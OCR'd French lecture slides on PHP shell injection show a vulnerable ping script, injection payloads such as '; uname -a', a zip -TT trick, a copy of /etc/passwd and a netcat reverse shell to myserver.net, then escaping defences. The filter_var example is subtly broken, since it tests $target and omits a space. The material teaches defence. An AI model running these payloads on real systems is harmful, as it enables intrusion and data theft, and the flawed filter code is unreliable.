


12 PHP

Injections shell

Thibaut HENIN

www.arsouyes.org

Shell injection

https://www.arsouyes.org/blog/2020/03_Eviter_injection_commandes/

shell_exec()

https://www.php.net/manual/fr/function.shell-exec.php

Lancer des commandes

(Contourner le langage)


```
<?php
echo shell_exec(“ls –lart”);
```

Exemple problématique

```
if (isset( $_REQUEST['ip'] )) {
    $ip = $_REQUEST[ 'ip' ];
    echo "<pre>" ;
    echo shell_exec("ping -c 4 $ip");
    echo "</pre>" ;
}
```


Utilisation légitime

```
    shell_exec("ping -c 4 $ip");
=> shell_exec("ping -c 4 192.168.1.1");
```



Utilisation frauduleuse

```
    shell_exec("ping -c 4 $ip");
=> shell_exec("ping -c 4 ; uname -a");
```



Trucs

Séparateurs de commandes

`;` `&&` `||`

Substitutions

`` `ls` `` `$(ls)`

Parasiter une commande

```
zip whatever.zip -T -TT "commande"
```

Risques

Exécution de commandes

```
cp /etc/passwd /var/www/
```

Reverse Shell

```
nc myserver.net 4444 –e /bin/bash
```

Fonctions problématiques

```
shell_exec() / exec()

passthru() / system()

proc_open() / popen()
```

Protections

https://www.arsouyes.org/blog/2020/03_Eviter_injection_commandes/

Protections simples

Convertir les données

`(intval, filter_var, …)`

Echapper

`escapeshellarg()`


Filtrage des paramètres

https://www.php.net/manual/fr/function.filter-var.php

```
if (isset( $_REQUEST['ip'] )) {
    $ip = $_REQUEST[ 'ip' ];
    if (! filter_var($target, FILTER_VALIDATE_IP)) {
        echo "<p>Le paramètre n'est pas une adresse IP</p>" ;
    } else {
        echo "<pre>" ;
        echo shell_exec("ping -c 4" . $ip) ;
        echo "</pre>" ;
    }
}
```

Filtrage des paramètres

https://www.php.net/manual/fr/function.filter-var.php



Echappement des paramètres


https://www.php.net/manual/fr/function.escapeshellarg

```
if (isset( $_REQUEST['ip'] )) {
    $ip = $_REQUEST[ 'ip' ];
    echo "<pre>" ;
    echo shell_exec(
        "ping -c 4 "
        . escapeshellarg($ip)
        ) ;
    echo "</pre>" ;
}
```

Echappement des paramètres

https://www.php.net/manual/fr/function.escapeshellarg


```
    shell_exec("ping -c 4 "   . escapeshellarg("; uname -a")) ;
=> shell_exec("ping -c 4 \"; uname -a\"");
```



Echappement des paramètres

https://www.php.net/manual/fr/function.escapeshellarg

```
    shell_exec("ping -c 4 "   . escapeshellarg("; uname -a")) ;
=> shell_exec("ping -c 4 \"; uname -a\"");
```




```
$ tail -n 1 /var/log/apache/error.log
ping: ; uname -a: Name or service not known
```

Echappement systématique

via un décorateur

```
function escaped_shell_exec($cmd, ...$args) {
    $line = $cmd ;
    foreach ($args as $arg) {
        $line .= " " . escapeshellarg($arg) ;
    }
    return shell_exec($line) ;
}
```

```
if (isset( $_REQUEST['ip'] )) {
    $ip = $_REQUEST[ 'ip' ];
    echo "<pre>" ;
    echo escaped_shell_exec("ping", "-c", 4, $ip) ;
    echo "</pre>" ;
}
```

Echappement systématique
via un décorateur


```
function escaped_shell_exec($cmd, ...$args) {
    $line = $cmd ;
    foreach ($args as $arg) {
        $line .= " " . escapeshellarg($arg) ;
    }
    return shell_exec($line) ;
}

if (isset( $_REQUEST['ip'] )) {
    $ip = $_REQUEST[ 'ip' ];
    echo "<pre>" ;
    echo escaped_shell_exec("ping", "-c", 4, $ip) ;
    echo "</pre>" ;
}
```

Echappement des paramètres

https://www.php.net/manual/fr/function.escapeshellarg

```
   escaped_shell_exec("ping", "-c",   4,   "; uname -a")) ;
=>         shell_exec("ping  \"-c\" \"4\" \"; uname -a\"");
```




```
$ tail -n 1 /var/log/apache/error.log
ping: ; uname -a: Name or service not known
```